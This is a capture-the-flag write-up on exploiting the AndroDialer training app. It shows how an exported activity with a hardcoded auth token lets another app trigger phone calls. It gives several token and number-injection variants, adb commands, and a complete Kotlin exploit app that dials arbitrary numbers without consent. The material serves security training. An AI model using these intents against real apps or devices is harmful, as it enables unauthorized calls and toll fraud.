AndroDialer - The Ultimate Phone Experience
In this challenge, AndroDialer.apk was provided. On installing it on a device running Android 16, it looks like a call app with Dialer, Contacts, and Recent features.
 Dialer Screen of AndroDialer
Our Goal
Create a malicious application that exploits the AndroDialer application to initiate unauthorized phone calls to arbitrary numbers without the victim’s consent.
Analysis
As the first step of analysis, we opened our target app in jadx-gui, and we see that com.eightksec.androdialer.CallHandlerServiceActivity is the only activity, other than MainActivity, that’s exported and has no UI.

com.eightksec.androdialer.CallHandlerServiceActivity as exported activity
Analysing the decompiled code of com.eightksec.androdialer.CallHandlerServiceActivity, we see that it calls startActivity with an intent having data strGroup (which is basically the phone number) and action android.intent.action.CALL.
 making call with the phone number passed in strGroup
To pass the phone number in strGroup, we must first pass enterprise_auth_token or token, whose value can be either 8kd1aL3R_s3Cur3_k3Y_2023 or 8kd1aL3R-s3Cur3-k3Y-2023.
 Validating if
 arraryList has one of the hardcoded secret key among 8kd1aL3R_s3Cur3_k3Y_2023 and 8kd1aL3R-s3Cur3-k3Y-2023.
If the data (Uri data = getIntent().getData()) passed along with the intent satisfies the condition (data != null && data.isHierarchical()), then there are multiple ways of passing the enterprise_auth_token.
Method 1: One way is as an extra along with the intent.
 Parsing
 enterprise_auth_token or token and adding to arrayList
Example:
1
2
3
4
adb shell am start \
  -n com.eightksec.androdialer/.CallHandlerServiceActivity \
  -a com.eightksec.androdialer.action.PERFORM_CALL \
  --es "enterprise_auth_token" "8kd1aL3R_s3Cur3_k3Y_2023"
Method 2: Pass it in the data, which should have a hierarchical structure. Eg. dialersec://call/?enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023
Method 3: Pass enterprise_auth_token as a segment after token, maintaining the data in a hierarchical structure. Eg. dialersec://call/tokn/8kd1aL3R_s3Cur3_k3Y_2023
Method 4 (4 subcases within the fragment): Passing it in the fragment of the data URI. Eg.: dialersec://call/?#enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023 dialersec://call/?#token=8kd1aL3R_s3Cur3_k3Y_2023 dialersec://call/#/!&enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023 dialersec://call/#xomthing=random;S.enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023
Method 5: Passing it in the data URI using a ; separator. dialersec://call/test=anything;enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023
After passing the token, we need to pass the phone number that gets into the strGroup variable, since the array list size will now be greater than 0, the default value of i.

Passing number into strGroup
There are multiple methods to pass the phone number into strGroup, which is later used to make the call.
Method 1: As an extra with the key phoneNumber.

Eg.
1
2
3
4
5
adb shell 'am start \
  -n com.eightksec.androdialer/.CallHandlerServiceActivity \
  -a com.eightksec.androdialer.action.PERFORM_CALL \
  -d "dialersec://call/#/!&enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023" \
  --es phoneNumber 9840341641'
Method 2:
Since strGroup is equal to getSchemeSpecificPart(); here, getSchemeSpecificPart() returns anything between the scheme and the segment #. Here, in the scheme of the data, we need to pass tel.

Eg. of the intent’s data: tel://9810234567/#/!&enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023

Method 3: If the scheme of the data is dialersec, the host is call, and queryParameter is null, then it finds the index of number in the path segments and takes the next value after that index as strGroup. So, the overall data looks like dialersec://call/number/9840341641#/!&enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023 Eg.

Method 4: Just as Method 3 but the queryParameter must not be null in the intent’s data. Eg.: dialersec://call/?number=9801010101#/!&enterprise_auth_token=8kd1aL3R_s3Cur3_k3Y_2023

Method 5 (when the scheme is not equal to dialersec): dataString is supposed to start with tel:, and anything after that will be the value of strGroup. Eg.:
1
2
3
4
adb shell 'am start \
  -n com.eightksec.androdialer/.CallHandlerServiceActivity \
  -a com.eightksec.androdialer.action.PERFORM_CALL \
  -d "tel://9801010101" --es "enterprise_auth_token" "8kd1aL3R_s3Cur3_k3Y_2023"'

Method 6 (when the scheme is not equal to dialersec): Here, it checks for any digits in data; as long as the scheme is not dialersec, any number found in the data will be extracted and passed to strGroup.
1
2
3
4
adb shell 'am start \
  -n com.eightksec.androdialer/.CallHandlerServiceActivity \
  -a com.eightksec.androdialer.action.PERFORM_CALL \
  -d "abything12345" --es "enterprise_auth_token" "8kd1aL3R_s3Cur3_k3Y_2023"'

Method 7 (when the scheme is not equal to dialersec): Here, we can pass the data in any form, but we should use ;number= before the actual number.
1
2
3
4
adb shell 'am start \
  -n com.eightksec.androdialer/.CallHandlerServiceActivity \
  -a com.eightksec.androdialer.action.PERFORM_CALL \
  -d "anything1231;number=987" --es "enterprise_auth_token" "8kd1aL3R_s3Cur3_k3Y_2023"'
Final Execution
If we are able to pass a number into strGroup by bypassing any one of the checks listed above, then strGroup gets set, and the activity with the android.intent.action.CALL action starts with the FLAG_ACTIVITY_NEW_TASK flag, which is handled by the app that makes the call.

Mobile Application code
Since the exploit app can be implemented in so many ways, we took the following case as a baseline.
1
2
3
4
adb shell 'am start \
  -n com.eightksec.androdialer/.CallHandlerServiceActivity \
  -a com.eightksec.androdialer.action.PERFORM_CALL \
  -d "anything1231;number=987" --es "enterprise_auth_token" "8kd1aL3R_s3Cur3_k3Y_2023"'
Source Code: Fill in the phone number and click Dial, which triggers the intent and makes the call.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
package com.nirajneupane08.androdialer

import android.content.Intent
import android.os.Bundle
import android.util.Log
import androidx.activity.ComponentActivity
import androidx.activity.compose.setContent
import androidx.activity.enableEdgeToEdge
import androidx.compose.foundation.layout.Column
import androidx.compose.foundation.layout.Spacer
import androidx.compose.foundation.layout.fillMaxSize
import androidx.compose.foundation.layout.fillMaxWidth
import androidx.compose.foundation.layout.height
import androidx.compose.foundation.layout.padding
import androidx.compose.foundation.text.KeyboardOptions
import androidx.compose.material3.Button
import androidx.compose.material3.OutlinedTextField
import androidx.compose.material3.Scaffold
import androidx.compose.material3.Text
import androidx.compose.runtime.Composable
import androidx.compose.runtime.getValue
import androidx.compose.runtime.mutableStateOf
import androidx.compose.runtime.remember
import androidx.compose.runtime.setValue
import androidx.compose.ui.Modifier
import androidx.compose.ui.text.input.KeyboardType
import androidx.compose.ui.tooling.preview.Preview
import androidx.compose.ui.unit.dp
import com.nirajneupane08.androdialer.ui.theme.AndroDialerTheme

class MainActivity : ComponentActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        enableEdgeToEdge()
        setContent {
            AndroDialerTheme {
                Scaffold(modifier = Modifier.fillMaxSize()) { innerPadding ->
                    PhoneInputField(
                        modifier = Modifier.padding(innerPadding)
                    )
                }
            }
        }
    }
}

@Composable
fun PhoneInputField(modifier: Modifier = Modifier) {
    var phoneNumber by remember { mutableStateOf("") }
    val context = androidx.compose.ui.platform.LocalContext.current
    Column(
        modifier = modifier
            .fillMaxSize()
            .padding(16.dp),
        horizontalAlignment = androidx.compose.ui.Alignment.CenterHorizontally
    ) {
        OutlinedTextField(
            value = phoneNumber,
            label = { Text("Phone Number") },
            placeholder = { Text("Enter phone number") },
            modifier = Modifier.fillMaxWidth(),
            keyboardOptions = KeyboardOptions(keyboardType = KeyboardType.Phone),
            singleLine = true,
            onValueChange = { phoneNumber = it }
        )
        Spacer(modifier = Modifier.height(16.dp))
        Button(
            onClick = { exploit(context, phoneNumber) },
            modifier = Modifier.fillMaxWidth()
        ) {
            Text("Dial")
        }
    }
}
fun exploit(context: android.content.Context, phoneNumber: String) {
    val intent = Intent("com.eightksec.androdialer.action.PERFORM_CALL")
    intent.setData(android.net.Uri.parse("anything1231;number=$phoneNumber"))
    intent.putExtra("enterprise_auth_token", "8kd1aL3R_s3Cur3_k3Y_2023")
    intent.setClassName("com.eightksec.androdialer", "com.eightksec.androdialer.CallHandlerServiceActivity")
    context.startActivity(intent)
}
@Preview(showBackground = true)
@Composable
fun PhoneInputFieldPreview() {
    AndroDialerTheme {
        PhoneInputField()
    }
}